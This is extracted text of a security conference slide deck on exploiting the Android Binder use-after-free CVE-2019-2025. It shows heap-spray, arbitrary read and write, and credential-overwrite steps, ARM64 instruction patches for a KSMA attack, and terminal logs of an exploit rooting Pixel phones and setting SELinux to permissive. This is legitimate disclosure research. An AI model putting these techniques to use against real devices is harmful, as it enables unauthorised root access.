
Has the same offset with the "data" in "struct binder_buffer", so write BC_TRANSACTION after BC_FREE_BUFFER in "mOut".

Heap spraying skills: mirror spray

As mentioned, size 128 slub objects are frequently used

For example: when calling the spray functions, it will allocate another two size 128 slub objects before the target slub object is allocated.


So how to deal with this situation?



Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - **How to arbitrary write with arbitrary data**
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

How to arbitrary write with arbitrary data



The reply data is obtained from server process, but sadly we cannot create a server on Android.

Set value -> Get it back?

How to arbitrary write with arbitrary data

```
frameworks/av/media/libmedia/IDataSource.cpp
141 IMPLEMENT_META_INTERFACE(DataSource, "android.media.IDataSource");
142
143 status_t BnDataSource::onTransact(
144     uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags) {
145     switch (code) {
146         case GET_IMEMORY: {
147             CHECK_INTERFACE(IDataSource, data, reply);
148             reply->writeStrongBinder(IInterface::asBinder(getIMemory()));
149             return NO_ERROR;
150         } break;
151         case READ_AT: {
152             CHECK_INTERFACE(IDataSource, data, reply);
153             off64_t offset = (off64_t) data.readInt64();
154             size_t size = (size_t) data.readInt64();
155             reply->writeInt64(readAt(offset, size));
156             return NO_ERROR;
157         } break;
```

It returns 0x10000 at most, and we can control 2 bytes each time

How to arbitrary write(cont)

```
framework/av/media/libmedia/IMediaPlayer.cpp
621 IMPLEMENT_META_INTERFACE(MediaPlayer, "android.media.IMediaPlayer");
...
625 status_t BnMediaPlayer::onTransact(
626     uint32_t code, const Parcel& data, Parcel* reply, uint32_t flags)
627 {
628     switch (code) {
629         case DISCONNECT: {
...
736     case SET_PLAYBACK_SETTINGS: {
737         CHECK_INTERFACE(IMediaPlayer, data, reply);
738         AudioPlaybackRate rate = AUDIO_PLAYBACK_RATE_DEFAULT;
739         rate.mSpeed = data.readFloat();
740         rate.mPitch = data.readFloat();
741         rate.mFallbackMode = (AudioTimestretchFallbackMode)data.readInt32();
742         rate.mStretchMode = (AudioTimestretchStretchMode)data.readInt32();
743         reply->writeInt32(setPlaybackSettings(rate));
744         return NO_ERROR;
745     } break;
746     case GET_PLAYBACK_SETTINGS: {
747         CHECK_INTERFACE(IMediaPlayer, data, reply);
748         AudioPlaybackRate rate = AUDIO_PLAYBACK_RATE_DEFAULT;
749         status_t err = getPlaybackSettings(&rate);
750         reply->writeInt32(err);
751         if (err == OK) {
752             reply->writeFloat(rate.mSpeed);
753             reply->writeFloat(rate.mPitch);
754             reply->writeInt32((int32_t)rate.mFallbackMode);
755             reply->writeInt32((int32_t)rate.mStretchMode);
756         }
757         return NO_ERROR;
758     } break;
```

```
frameworks/av/include/media/AudioResamplerPublic.h
89 struct AudioPlaybackRate {
90     float mSpeed;
91     float mPitch;
92     enum AudioTimestretchStretchMode mStretchMode;
93     enum AudioTimestretchFallbackMode mFallbackMode;
94 };
```

We are able to control 16 bytes each time by this one!

How to arbitrary write with arbitrary data

How do we know if we have written success?

```
struct binder_buffer {
    struct list_head      entry;           /* 0 16 */
    struct rb_node        rb_node;        /* 16 24 */
    unsigned int          free:1;         /* 40:31 4 */
    unsigned int          allow_user_free:1; /* 40:30 4 */
    unsigned int          async_transaction:1; /* 40:29 4 */
    unsigned int          free_in_progress:1; /* 40:28 4 */
    unsigned int          debug_id:28;    /* 40: 0 4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction; /* 48 8 */
    struct binder_node * target_node; /* 56 8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t data_size; /* 64 8 */
    size_t offsets_size; /* 72 8 */
    size_t extra_buffers_size; /* 80 8 */
    void * data; /* 88 8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

Put a flag here when spraying, and check the value each time when receiving the reply.

Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - **How to arbitrary read**
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSM Attack
- Conclusion

How to arbitrary read

```
struct binder_buffer {
    struct list_head    entry;          /* 0 16 */
    struct rb_node      rb_node;       /* 16 24 */
    unsigned int        free:1;        /* 40:31 4 */
    unsigned int        allow_user_free:1; /* 40:30 4 */
    unsigned int        async_transaction:1; /* 40:29 4 */
    unsigned int        free_in_progress:1; /* 40:28 4 */
    unsigned int        debug_id:28;   /* 40: 0 4 */

    /* XXX 4 bytes hole, try to pack */

    struct binder_transaction * transaction; /* 48 8 */
    struct binder_node * target_node; /* 56 8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    size_t data_size; /* 64 8 */
    size_t offsets_size; /* 72 8 */
    size_t extra_buffers_size; /* 80 8 */
    void * data; /* 88 8 */

    /* size: 96, cachelines: 2, members: 13 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

```
fsetxattr(fd, "user.x", malbuffer, 88, /*flags*/0);
```

- Do not touch the “data” to avoid crashes!
- Loop spray
- CPU & spray time

Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - **Attack the “f_cred” to ROOT directly**
 - KSMA Attack
- Conclusion

Attack the "f_cred" to ROOT directly

- How to leak the "cred" address with this vulnerability?


The problems:

- It's very difficult to leak the "cred" address directly by spraying with such a not-easy to be satisfied info leak vulnerability
- Even it's able to arbitrary read, but not sure where to read...

```
use_x = False
use_y = False
use_z = True
```


Attack the "f_cred" to ROOT directly

- How to leak the "cred" address with this vulnerability?
 - Step 1: try to leak the base address of an object that life-cycle is controllable



Attack the "f_cred" to ROOT directly

- How to leak the "cred" address with this vulnerability?
 - Step 2: release the "board" object and occupy it with target buffer



- How to leak the "cred" address with this vulnerability?
 - Step 3: trigger the vulnerability to arbitrary read and obtain the target value

Attack the "f_cred" to ROOT directly

An easy-to-use heap spraying structure containing the "cred"

```
struct file {
  union {
    struct llist_node fu_llist;          /*      8 */
    struct callback_head fu_rcuhead;    /*     16 */
  } f_u;                                /*      0 */
  struct path f_path;                   /*     16 */
  struct inode * f_inode;                /*     32 */
  const struct file_operations * f_op;   /*     40 */
  spinlock_t f_lock;                    /*     48 */
  ...
  loff_t f_pos;                          /*    112 */
  struct fown_struct f_owner;            /*    120 */
  /* --- cacheline 2 boundary (128 bytes) was 24 bytes ago --- */
  const struct cred * f_cred;            /*    152 */
  struct file_ra_state f_ra;             /*    160 */
  /* --- cacheline 3 boundary (192 bytes) --- */
  u64 f_version;                          /*    192 */
  ...
  /* size: 256, cachelines: 4, members: 19 */
  /* sum members: 252, holes: 1, sum holes: 4 */
};
```

fs/file_table.c

```
238 struct file *get_empty_filp(void)
239 {
240     const struct cred *cred = current_cred();
241     static long old_max;
242     struct file *f;
243     int error;
  ...
257     f = kmem_cache_zalloc(filp_cachep, GFP_KERNEL);
258     if (unlikely(!f))
259         return ERR_PTR(-ENOMEM);
260
261     percpu_counter_inc(&nr_files);
262     f->f_cred = get_cred(cred);
263     error = security_file_alloc(f);
  ...
283     return ERR_PTR(-ENFILE);
284 }
```

Attack the "f_cred" to ROOT directly

drivers/gpu/msm/kgsl_sync.c

```
28 static struct sync_pt *kgsl_sync_pt_create(struct sync_timeline *timeline,  
29 struct kgsl_context *context, unsigned int timestamp)
```

```
30 {  
31 struct sync_pt *pt;  
32 pt = sync_pt_create(timeline, (int) sizeof(struct kgsl_sync_pt));  
33 if (pt) {  
34 struct kgsl_sync_pt *kpt = (struct kgsl_sync_pt *) pt;  
35 kpt->context = context;  
36 kpt->timestamp = timestamp;  
37 }  
38 return pt;  
39 }
```

sync_pt->pt_list leaked!

```
struct kgsl_sync_pt {  
    struct sync_pt      pt;           /*      0      96 */  
    /* --- cacheline 1 boundary (64 bytes) was 32 bytes ago --- */  
    struct kgsl_context * context;    /*     96      8 */  
    ...  
    /* size: 112, cachelines: 2, members: 3 */  
    /* padding: 4 */  
    /* last cacheline: 48 bytes */  
};
```

drivers/staging/android/sync.c

```
171 struct sync_pt *sync_pt_create(struct sync_timeline *parent,  
172 {  
173 struct sync_pt *pt;  
174  
175 if (size < sizeof(struct sync_pt))  
176 return NULL;  
177  
178 pt = kzalloc(size, GFP_KERNEL);  
179 if (pt == NULL)  
180 return NULL;  
181  
182 ...  
186 return pt;  
187 }
```

```
struct sync_pt {  
    struct sync_timeline * parent;    /*      0      8 */  
    struct list_head      child_list; /*      8     16 */  
    struct list_head      active_list; /*     24     16 */  
    struct list_head      signaled_list; /*     40     16 */  
    struct sync_fence *    fence;     /*     56      8 */  
    /* --- cacheline 1 boundary (64 bytes) --- */  
    struct list_head      pt_list;    /*     64     16 */  
    int                   status;     /*     80      4 */  
    /* XXX 4 bytes hole, try to pack */  
    ktime_t               timestamp;  /*     88      8 */  
    ...  
    /* size: 96, cachelines: 2, members: 8 */  
    /* sum members: 92, holes: 1, sum holes: 4 */  
    /* last cacheline: 32 bytes */  
};
```

Attack the "f_cred" to ROOT directly

```
drivers/staging/android/sync.c
292 struct sync_fence *sync_fence_create(const char *name, struct sync_pt *pt)
293 {
294     struct sync_fence *fence;
...
303 pt->fence = fence;
304 list_add(&pt->pt_list, &fence->pt_list_head);
305 sync_pt_activate(pt);
...
313 return fence;
314 }
```

"sync_pt->pt_list" points to a "struct sync_fence" object whose size is 160

```
struct sync_fence {
    struct file *      file;          /* 0 8 */
...
/* --- cacheline 2 boundary (128 bytes) was 16 bytes ago --- */
    struct list_head  sync_fence_list; /* 144 16 */
...
/* size: 160, cachelines: 3, members: 9 */
/* sum members: 156, holes: 1, sum holes: 4 */
/* last cacheline: 32 bytes */
};
```

It's also freed when "struct sync_pt" is released, spray with "struct file"!

Attack the "f_cred" to ROOT directly

- ROOT by writing the "f_cred"

```
sailfish:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1016(adproc),3011(uhid) context=u:r:shell:s0
sailfish:/ $ getprop ro.build.fingerprint
google/sailfish/sailfish:9/PPR2.181005.003/4984323:user/release-keys
sailfish:/ $ su
/system/bin/sh: su: not found
127|sailfish:/ $ cd /data/local/tmp
sailfish:/data/local/tmp $ ./pwn
[*] previous uid 2000 gid 2000 pid 12958
[*] step 1: try to leak the "fence" address...
[*] step 2: leaked kernel address(pt_list.next) fffffffc0ad223850
[*] step 2: so, the "fence" address is fffffffc0ad223800
[*] step 2: we have already occupied the "struct sync_fence *fence" with "struct file *file"
[*] step 2: so, the "file" address is fffffffc0ad223800
[*] step 2: now, try to read "const struct cred *f_cred" address...
[*] step 3: leaked "const struct cred *f_cred" address is fffffffc03d51f900
[*] step 3: now, try to write uid, gid, etc, and PWN it!
[*] step 3: cred_address_flags fffffffc0 cred_address_code 3d51f904
[*] exploit success!!!
[*] current uid 0 gid 0 pid 12958
[+] waiting for 13217(01)
[+] 13217 exited normally
$ id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r
(uhid) context=u:r:shell:s0
```

Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - **KSMA Attack**
- Conclusion

KSMA Attack

- About
 - Proposed by Yong Wang^[1]
 - Attack the “swapper_pg_dir”
 - Still works on Android devices
- Attack the “tramp_pg_dir” on Pixel 3

Because the “CONFIG_UNMAP_KERNEL_AT_ELO” has been set in pixel 3 to defeat the [Meltdown](#). It will unmap kernel when running in user space.

- ROOT
 - Disable selinux_enforcing
 - Set uid, gid, euid, egid... to zero
 - Set cred->securebits to zero
 - Set cred->cap_bset to 0x3fffffff

KSMA Attack

- ROOT
 - Set uid, gid, euid, egid... to zero

```
ffffff80081985a8 <SyS_getresgid.cfi>:
ffffff80081985a8: d5384108 mrs x8, sp_el0
ffffff80081985ac: f943e10c ldr x12, [x8,#1984]
ffffff80081985b0: f0015469 adrp x9, fffffff800ac27000 <vm_table+0x600>
ffffff80081985b4: b94f552d ldr w13, [x9,#3924]
ffffff80081985b8: f940050e ldr x14, [x8,#8]
ffffff80081985bc: b940198b ldr w11, [x12,#24]
ffffff80081985c0: b9401189 ldr w9, [x12,#16]
ffffff80081985c4: aa0003ea mov x10, x0
ffffff80081985c8: 3100057f cmn w11, #0x1
ffffff80081985cc: 1a8b01ab csel w11, w13, w11, eq
ffffff80081985d0: 3100053f cmn w9, #0x1
ffffff80081985d4: 1a8901a9 csel w9, w13, w9, eq
ffffff80081985d8: b100114a adds x10, x10, #0x4
ffffff80081985dc: 9a8e83ee csel x14, xzr, x14, hi
ffffff80081985e0: da9f314a csinv x10, x10, xzr, cc
ffffff80081985e4: fa0e015f sbcs xzr, x10, x14
ffffff80081985e8: 9a9f87ea cset x10, ls
ffffff80081985ec: b40001ea cbz x10, fffffff8008198628 <SyS_getresgid.cfi+0x80>
```

```
a900bd9f stp xzr, xzr, [x12,#4]
a901bd9f stp xzr, xzr, [x12,#20]
```


KSMA Attack

- ROOT
 - Set cred->securebits to zero

```
ffffff80081985a8 <SyS_getresgid.cfi>:
ffffff80081985a8: d5384108    mrs x8, sp_el0
ffffff80081985ac: f943e10c    ldr x12, [x8,#1984]
ffffff80081985b0: f0015469    adrp    x9, fffffff800ac27000 <vm_table+0x600>
ffffff80081985b4: b94f552d    ldr w13, [x9,#3924]
ffffff80081985b8: f940050e    ldr x14, [x8,#8]
ffffff80081985bc: b940198b    ldr w11, [x12,#24]
ffffff80081985c0: b9401189    ldr w9, [x12,#16]
ffffff80081985c4: aa0003ea    mov x10, x0
ffffff80081985c8: 3100057f    cmn w11, #0x1
ffffff80081985cc: 1a8b01ab    csel    w11, w13, w11, eq
ffffff80081985d0: 3100053f    cmn w9, #0x1
ffffff80081985d4: 1a8901a9    csel    w9, w13, w9, eq
ffffff80081985d8: b100114a    adds    x10, x10, #0x4
ffffff80081985dc: 9a8e83ee    csel    x14, xzr, x14, hi
ffffff80081985e0: da9f314a    csinv   x10, x10, xzr, cc
ffffff80081985e4: fa0e015f    sbcs    xzr, x10, x14
ffffff80081985e8: 9a9f87ea    cset    x10, ls
ffffff80081985ec: b40001ea    cbz x10, fffffff8008198628 <SyS_getresgid.cfi+0x80>
```

b900259f str wzr, [x12,#36]

KSMA Attack

- ROOT
 - Set cred->cap_bset to 0x3fffffff

```
ffffff80081985a8 <SyS_getresgid.cfi>:
ffffff80081985a8: d5384108 mrs x8, sp_el0
ffffff80081985ac: f943e10c ldr x12, [x8,#1984]
ffffff80081985b0: f0015469 adrp x9, fffffff800ac27000 <vm_table+0x600>
ffffff80081985b4: b94f552d ldr w13, [x9,#3924]
ffffff80081985b8: f940050e ldr x14, [x8,#8]
ffffff80081985bc: b940198b ldr w11, [x12,#24]
ffffff80081985c0: b9401189 ldr w9, [x12,#16]
ffffff80081985c4: aa0003ea mov x10, x0
ffffff80081985c8: 3100057f cmn w11, #0x1
ffffff80081985cc: 1a8b01ab csel w11, w13, w11, eq
ffffff80081985d0: 3100053f cmn w9, #0x1
ffffff80081985d4: 1a8901a9 csel w9, w13, w9, eq
ffffff80081985d8: b100114a adds x10, x10, #0x4
ffffff80081985dc: 9a8e83ee csel x14, xzr, x14, hi
ffffff80081985e0: da9f314a csinv x10, x10, xzr, cc
ffffff80081985e4: fa0e015f sbcs xzr, x10, x14
ffffff80081985e8: 9a9f87ea cset x10, ls
ffffff80081985ec: b40001ea cbz x10, fffffff8008198628 <SyS_getresgid.cfi+0x80>
```

```
1280000b mov w11, #0xffffffff
b900418b str w11, [x12,#64]
528007e9 mov w9, #0x3f
b9004589 str w9, [x12,#68]
```

```
crosshatch:/ $ getprop ro.product.model
Pixel 3 XL
crosshatch:/ $ getprop ro.build.fingerprint
google/crosshatch/crosshatch:9/PQ1A.181205.006/5108886:user/release-keys
crosshatch:/ $ cat /proc/version
Linux version 4.9.96-g641303d-ab5108637 (android-build@abfarm929) (Android clang ve
rsion 5.0.1 (https://us3-mirror-android.googlesource.com/toolchain/clang_00e4a5a67e
b7d626653c23780ff02367ead74955) (https://us3-mirror-android.googlesource.com/toolch
ain/llvm_ef376ecb7d9c1460216126d102bb32fc5f73800d) (based on LLVM 5.0.1svn)) #0 SMP
PREEMPT Fri Nov 2 19:33:38 UTC 2018
crosshatch:/ $ su
/system/bin/sh: su: not found
127|crosshatch:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),
1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_
bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
crosshatch:/ $ cd /data/local/tmp
crosshatch:/data/local/tmp $ ./pwn
[*] slide: 0x00001d8ac00000
crosshatch:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_
rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),30
09(readproc),3011(uhid) context=u:r:shell:s0
crosshatch:/data/local/tmp # getenforce
Permissive
crosshatch:/data/local/tmp #
```

use z = True

Demo

Agenda

- The CVE-2019-2025
 - IPC through Binder driver
 - The imperfect protection of the “binder_buffer” object
 - The “all-round vulnerability” in theoretically
- Theory to Practice
 - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
 - The Baits: how to trigger this vulnerability stably
 - Info leaks
 - Heap spraying skills
 - How to arbitrary write with arbitrary data
 - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
 - Attack the “f_cred” to ROOT directly
 - KSMA Attack
- Conclusion

Conclusion

- Difficult but still possible
- Bugs hunting: find the gaps
- Differences make a difference

Q&A

Thank You For Listening !

Twitter/weibo @hexb1n@Mingjian_Zhou

Reference

[1]<https://www.blackhat.com/docs/asia-18/asia-18-WANG-KSMA-Breaking-Android-kernel-isolation-and-Rooting-with-ARM-MMU-features.pdf>

[2]<https://weibo.com/tv/v/HaeCNbLmz?fid=1034:4324393006868015>

[3]http://blogs.360.cn/post/Binder_Kernel_Vul_EN.html